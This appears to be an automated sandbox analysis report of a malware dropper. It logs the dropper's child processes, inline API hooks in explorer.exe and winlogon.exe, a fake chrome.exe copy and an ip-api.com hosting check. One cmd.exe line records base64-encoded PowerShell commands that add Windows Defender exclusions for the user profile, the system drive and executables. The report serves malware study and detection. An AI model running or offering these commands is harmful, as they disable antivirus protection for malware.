USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 6

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 27, 2022 01:40:58.721342087 CET	49735	80	192.168.2.4	208.95.112.1
Mar 27, 2022 01:40:58.752830029 CET	80	49735	208.95.112.1	192.168.2.4
Mar 27, 2022 01:40:58.752959013 CET	49735	80	192.168.2.4	208.95.112.1

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 27, 2022 01:40:58.753820896 CET	49735	80	192.168.2.4	208.95.112.1
Mar 27, 2022 01:40:58.785864115 CET	80	49735	208.95.112.1	192.168.2.4
Mar 27, 2022 01:40:58.916342020 CET	49735	80	192.168.2.4	208.95.112.1
Mar 27, 2022 01:42:02.109366894 CET	80	49735	208.95.112.1	192.168.2.4
Mar 27, 2022 01:42:02.109472036 CET	49735	80	192.168.2.4	208.95.112.1
Mar 27, 2022 01:42:24.943854094 CET	80	49735	208.95.112.1	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 27, 2022 01:40:58.679579973 CET	60647	53	192.168.2.4	8.8.8.8
Mar 27, 2022 01:40:58.696609020 CET	53	60647	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 27, 2022 01:40:58.679579973 CET	192.168.2.4	8.8.8.8	0xec82	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 27, 2022 01:40:58.696609020 CET	8.8.8.8	192.168.2.4	0xec82	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ip-api.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49735	208.95.112.1	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
Mar 27, 2022 01:40:58.753820896 CET	827	OUT	GET /line/?fields=hosting HTTP/1.1 Host: ip-api.com Connection: Keep-Alive
Mar 27, 2022 01:40:58.785864115 CET	827	IN	HTTP/1.1 200 OK Date: Sun, 27 Mar 2022 00:40:57 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 5 Access-Control-Allow-Origin: * X-Ttl: 60 X-Rl: 44 Data Raw: 74 72 75 65 0a Data Ascii: true

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
ZwEnumerateKey	INLINE	explorer.exe, winlogon.exe
NtQuerySystemInformation	INLINE	explorer.exe, winlogon.exe
ZwResumeThread	INLINE	explorer.exe, winlogon.exe
NtDeviceIoControlFile	INLINE	explorer.exe, winlogon.exe

Function Name	Hook Type	Active in Processes
ZwDeviceIoControlFile	INLINE	explorer.exe, winlogon.exe
NtEnumerateKey	INLINE	explorer.exe, winlogon.exe
NtQueryDirectoryFile	INLINE	explorer.exe, winlogon.exe
ZwEnumerateValueKey	INLINE	explorer.exe, winlogon.exe
ZwQuerySystemInformation	INLINE	explorer.exe, winlogon.exe
NtResumeThread	INLINE	explorer.exe, winlogon.exe
RtlGetNativeSystemInformation	INLINE	explorer.exe, winlogon.exe
NtQueryDirectoryFileEx	INLINE	explorer.exe, winlogon.exe
NtEnumerateValueKey	INLINE	explorer.exe, winlogon.exe
ZwQueryDirectoryFileEx	INLINE	explorer.exe, winlogon.exe
ZwQueryDirectoryFile	INLINE	explorer.exe, winlogon.exe

Processes

Process: explorer.exe, Module: ntdll.dll


Function Name	Hook Type	New Data
ZwEnumerateKey	INLINE	0xE9 0x93 0x33 0x35 0x5D 0xDF
NtQuerySystemInformation	INLINE	0xE9 0x93 0x33 0x35 0x5B 0xBF
ZwResumeThread	INLINE	0xE9 0x91 0x13 0x35 0x58 0x8F
NtDeviceIoControlFile	INLINE	0xE9 0x97 0x73 0x36 0x64 0x4F
ZwDeviceIoControlFile	INLINE	0xE9 0x97 0x73 0x36 0x64 0x4F
NtEnumerateKey	INLINE	0xE9 0x93 0x33 0x35 0x5D 0xDF
NtQueryDirectoryFile	INLINE	0xE9 0x91 0x13 0x35 0x5C 0xCF
ZwEnumerateValueKey	INLINE	0xE9 0x97 0x73 0x36 0x61 0x1F
ZwQuerySystemInformation	INLINE	0xE9 0x93 0x33 0x35 0x5B 0xBF
NtResumeThread	INLINE	0xE9 0x91 0x13 0x35 0x58 0x8F
RtlGetNativeSystemInformation	INLINE	0xE9 0x93 0x33 0x35 0x5B 0xBF
NtQueryDirectoryFileEx	INLINE	0xE9 0x9E 0xE3 0x33 0x3B 0xBF
NtEnumerateValueKey	INLINE	0xE9 0x97 0x73 0x36 0x61 0x1F
ZwQueryDirectoryFileEx	INLINE	0xE9 0x9E 0xE3 0x33 0x3B 0xBF
ZwQueryDirectoryFile	INLINE	0xE9 0x91 0x13 0x35 0x5C 0xCF


Process: winlogon.exe, Module: ntdll.dll

Function Name	Hook Type	New Data
ZwEnumerateKey	INLINE	0xE9 0x93 0x33 0x35 0x5D 0xDF
NtQuerySystemInformation	INLINE	0xE9 0x93 0x33 0x35 0x5B 0xBF
ZwResumeThread	INLINE	0xE9 0x91 0x13 0x35 0x58 0x8F
NtDeviceIoControlFile	INLINE	0xE9 0x97 0x73 0x36 0x64 0x4F
ZwDeviceIoControlFile	INLINE	0xE9 0x97 0x73 0x36 0x64 0x4F
NtEnumerateKey	INLINE	0xE9 0x93 0x33 0x35 0x5D 0xDF
NtQueryDirectoryFile	INLINE	0xE9 0x91 0x13 0x35 0x5C 0xCF
ZwEnumerateValueKey	INLINE	0xE9 0x97 0x73 0x36 0x61 0x1F
ZwQuerySystemInformation	INLINE	0xE9 0x93 0x33 0x35 0x5B 0xBF
NtResumeThread	INLINE	0xE9 0x91 0x13 0x35 0x58 0x8F
RtlGetNativeSystemInformation	INLINE	0xE9 0x93 0x33 0x35 0x5B 0xBF
NtQueryDirectoryFileEx	INLINE	0xE9 0x9E 0xE3 0x33 0x3B 0xBF
NtEnumerateValueKey	INLINE	0xE9 0x97 0x73 0x36 0x61 0x1F
ZwQueryDirectoryFileEx	INLINE	0xE9 0x9E 0xE3 0x33 0x3B 0xBF
ZwQueryDirectoryFile	INLINE	0xE9 0x91 0x13 0x35 0x5C 0xCF

Statistics

Behavior





Click to jump to process

System Behavior

Analysis Process: Install.exe PID: **6752**, Parent PID: **5280**

General

Target ID:	1
Start time:	01:40:46
Start date:	27/03/2022
Path:	C:\Users\user\Desktop\Install.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Install.exe"
Imagebase:	0x400000
File size:	4713759 bytes
MD5 hash:	280BFD5EA1F41586EA0EF60EE44BC8DB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: ChiefKeefofficialnaxyi_crypted(6).exe PID: **6820**, Parent PID: **6752**

General

Target ID:	2
Start time:	01:40:47
Start date:	27/03/2022
Path:	C:\Users\user\AppData\Roaming\ChiefKeefofficialnaxyi_crypted(6).exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ChiefKeefofficialnaxyi_crypted(6).exe
Imagebase:	0x400000
File size:	5028144 bytes
MD5 hash:	D55DC38B4EE6BED2168E74194533C572
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 50%, Virustotal, Browse
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	90			invalid handle	43	419080	WriteFile
unknown	unknown	1			invalid handle	5	419080	WriteFile

Analysis Process: conhost.exe PID: 6828, Parent PID: 6820

General

Target ID:	3
Start time:	01:40:48
Start date:	27/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 34432.exe PID: 6836, Parent PID: 6752

General

Target ID:	4
Start time:	01:40:48
Start date:	27/03/2022
Path:	C:\Users\user\AppData\Roaming\34432.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\34432.exe
Imagebase:	0x770000
File size:	2366976 bytes
MD5 hash:	04F6704BD3AB97905A497BAF3D7FDB3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: C:\Users\user\AppData\Roaming\34432.exe, Author: Arnim Rupp
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 35%, Virustotal, Browse • Detection: 77%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDDBAF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDDBAF1E9	unknown
C:\Users\user\AppData\Roaming\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDC9DF35D	CreateDirectoryW
C:\Users\user\AppData\Roaming\Chrome\chrome.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFFDD0B817A	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\34432.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFFDE0186ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Chrome\chrome.exe	0	524288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 02 00 fd fd 3c 62 00 00 00 00 00 00 00 00 fd 00 22 00 0b 02 0b 00 00 16 24 00 00 06 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 40 01 00 00 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 24 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 20 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEd<b"$ @ `$@@@	success or wait	5	7FFFDD0B817A	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\34432.exe.log	0	973	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 49 4f 2e 43 6f 6d 70 72 65 73 73 69 6f 6e 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.IO.Compression, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.	success or wait	1	7FFFDE018769	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDA82625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFFDDB512E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFFDDA7B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFFDDA7B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFFDDB512E7	ReadFile

Analysis Process: AppLaunch.exe PID: **6900**, Parent PID: **6820**

General

Target ID:	5
Start time:	01:40:49
Start date:	27/03/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0xbe0000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBCCF06	unknown
C:\Users\user\AppData\Local\309ac3d12115d9318a0b419764f31aca	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CA1BEFF	CreateDirectoryW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6DBA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6DBA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DBA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DBA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6DBACA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6DBACA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DBACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DB003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6DBA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6DBA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DBA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DBA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	success or wait	1	6CA11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	end of file	1	6CA11B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **7012**, Parent PID: **6836**

General

Target ID:	6
Start time:	01:40:58
Start date:	27/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit
Imagebase:	0x7ff7bb450000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **7020**, Parent PID: **7012**

General

Target ID:	7
Start time:	01:40:59
Start date:	27/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **7048**, Parent PID: **7012**

General

Target ID:	8
Start time:	01:40:59
Start date:	27/03/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA"
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDDBAF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDDBAF1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_oy0x04mz.n4f.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC9D6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ngejssxk.m2l.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC9D6FDD	CreateFileW
C:\Users\user\Documents\20220327	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDC9DF35D	CreateDirectoryW
C:\Users\user\Documents\20220327\PowerShell_transcript.562258.mru0uP4T.20220327014103.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC9D6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD8DA03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	7	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	7	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD8DA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD8DA03FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_oy0x04mz.n4f.ps1	success or wait	1	7FFFDC9DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ngejssxk.m2l.psm1	success or wait	1	7FFFDC9DF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_oy0x04mz.n4f.ps1	0	1	31	1	success or wait	1	7FFFDC9DB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ngejssxk.m2l.psm1	0	1	31	1	success or wait	1	7FFFDC9DB526	WriteFile
C:\Users\user\Documents\20220327\PowerShell_transcript.562258.mru0uP4T.20220327014103.txt	0	3	ff		success or wait	1	7FFFDC9DB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
